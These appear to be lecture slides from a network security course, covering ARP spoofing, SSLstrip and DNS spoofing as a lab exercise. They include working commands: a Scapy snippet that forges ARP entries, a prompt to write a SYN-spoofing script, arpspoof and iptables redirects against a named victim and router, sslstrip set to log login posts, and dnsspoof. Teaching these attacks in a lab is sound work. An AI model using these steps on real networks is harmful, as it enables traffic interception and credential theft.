NETVÆRKS- OG KOMMUNIKATIONSSIKKERHED

Security in TCP/IP part 2

daka@kea.dk | coag@kea.dk

Agenda

- Practical stuff
- Exercise from last time
- ARP spoofing
- SSLstrip
- DNSspoof

Practical stuff

- Guest lecturer visit scheduled 16/10:
  - Jacob Herbst, CTO Dubex
  - ”Trusselsbilledet”

- I have sent you an email with a survey, lets start with that!

Scapy - Challenge


- Now write a program in python that will send 100 SYN packets in the following form
  - It will send the packets spoffing the ip address of the sender (`src`) to 10 addresses of your choosing
  - The source port (`sport`) in the TCP should also be at least 10 different ports
  - Ps. Use `send()` to send each packet
- The code you write should not be more than 5 lines long

Arp

- A wants to send datagram to B
  - B’ s MAC address not in A’ s ARP table.
- A broadcasts ARP query packet, containing B's IP address
  - dest MAC address = FF-FF-FF-FF-FF-FF
  - all nodes on LAN receive ARP query
- B receives ARP packet, replies to A with its (B's) MAC address
  - frame sent to A’ s MAC address (unicast)
- A caches (saves) IP-to-MAC address pair in its ARP table until information becomes old (times out)
  - soft state: information that times out (goes away) unless refreshed
- ARP is “plug-and-play”:
  - nodes create their ARP tables *without intervention from net administrator*

Arp poisoning

- This can be exploited to perform MitM attack



ARP with `scapy`

- Send an ARP packet to a client on the network

- Use `ls(ARP)` to find out the options that you can set.
- First try to send any ARP packet and se If you can capture it
- Next step is to try to add ARP entries to a different machine
- Ultimately you want to make a MitM
- Ps: you might want to add Ethernet to your ARP packet (`Ether(…)/ARP(…)`)

ARP Scapy solution

We create a ARP packet with a fake MAC (hwsrc) and fake IP (psrc).

We disguise the packet as a who-has, and force the attacked device (pdst) to reply. Thereby it stores the entry in its ARP table

We pack the whole thing in an Ether frame:

```
packet = Ether()/ARP(op="who-has",hwsrc="00:11:12:21:00:14",psrc="192.168.65.66",pdst="192.168.65.1")
sendp(packet)
```


Arp spoofing and SSL strip

- Kali linux has got a built in app for doing ARP poisoning.

- `arpspoof` will make sure to poison the ARP
- `sslstrip` will make sure to change the https into http

SSLStrip

Victim visits www.hotmail.com



Using arpspoof

- First we need to enable kali to forward packages intended for other IP addresses

```
echo "1" > /proc/sys/net/ipv4/ip_forward
```

Verify that its enables (you should get “1”)

```
cat /proc/sys/net/ipv4/ip_forward
```

- Reconfigure the kernel parameters at runtime

```
sysctl -p
```

Using arpspoof

- We create a rule to redirect http requests to port 8880

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8880
```

- Check your arp table on the victim before you start the arp poisoning

```
arp -a
```

- We start the arp poisoning (192.168.65.132 is the victim and 192.168.65.2 is the router)

```
arpspoof -i eth0 -t 192.168.65.132 192.168.65.2
arpspoof -i eth0 -t 192.168.65.2 192.168.65.132
```

- Grab in wireshark, and check your arp table again. What has changed in the arp table?
  - `arp -a`

SSLStrip

- Now that all the traffic will be sent through us, you can start stripping ssl from the victims requests.

- Start up sslstrip

```
sslstrip -p -s -l 8880
```

- Now try to visit Hotmail from the victims machine and login to an acount
- I kali you should be able to find a file (sslstrip.log) containing the posts made

Does this work with all webpages?

- Try to do the same with facebook.com
- Why is it not possible?
- What is HSTS (HTTP Strict Transport Security)
- Can you spoof something else to make it work?

DNS spoofing

- We are still doing MiTM but this time tying to spoof the DNS replies
- Make sure that you are ARP poisoning
- Create a new file called hosts and put the following into it (192.168.65.133 is the ip of the attacker (Kali)):

```
192.168.65.133 www*
```

- Then run

```
dnsspoof -f hosts
```

- Now from the victims machine try to do nslookup with different domains

DNS spoofing – Why isn't it working

- Try to grab a capture and look into the DNS requests.
- How many responses are you getting?
- And which ones are arriving first?

DNS spoofing -fix

- We can try blocking all the responses that we are forwarding from the "real" dns.

```
iptables -A FORWARD -p udp --source-port 53 -d 192.168.65.132 -j DROP
```

- There is another fix here as well

  https://www.cybrary.it/forums/reply/49215/

Stopping the attack

- You can stop the attack by killing the arp spoof, and flushing your firewall rules

  iptables -t nat –F

  iptables –F

Further material

NMAP resources

- Cheat sheet https://highon.coffee/blog/nmap-cheat-sheet/#nmap-cheatsheet
- Comprehensive documentation https://nmap.org/book/toc.html

scapy

- Dummy guide https://theitgeekchronicles.files.wordpress.com/2012/05/scapyguide1.pdf

For next time

- Download and install Security Onion
  - https://github.com/Security-Onion-Solutions/security-onion/wiki/QuickISOImage
  - Eventually follow instructions in the book Applied Network Security Monitoring page 19-24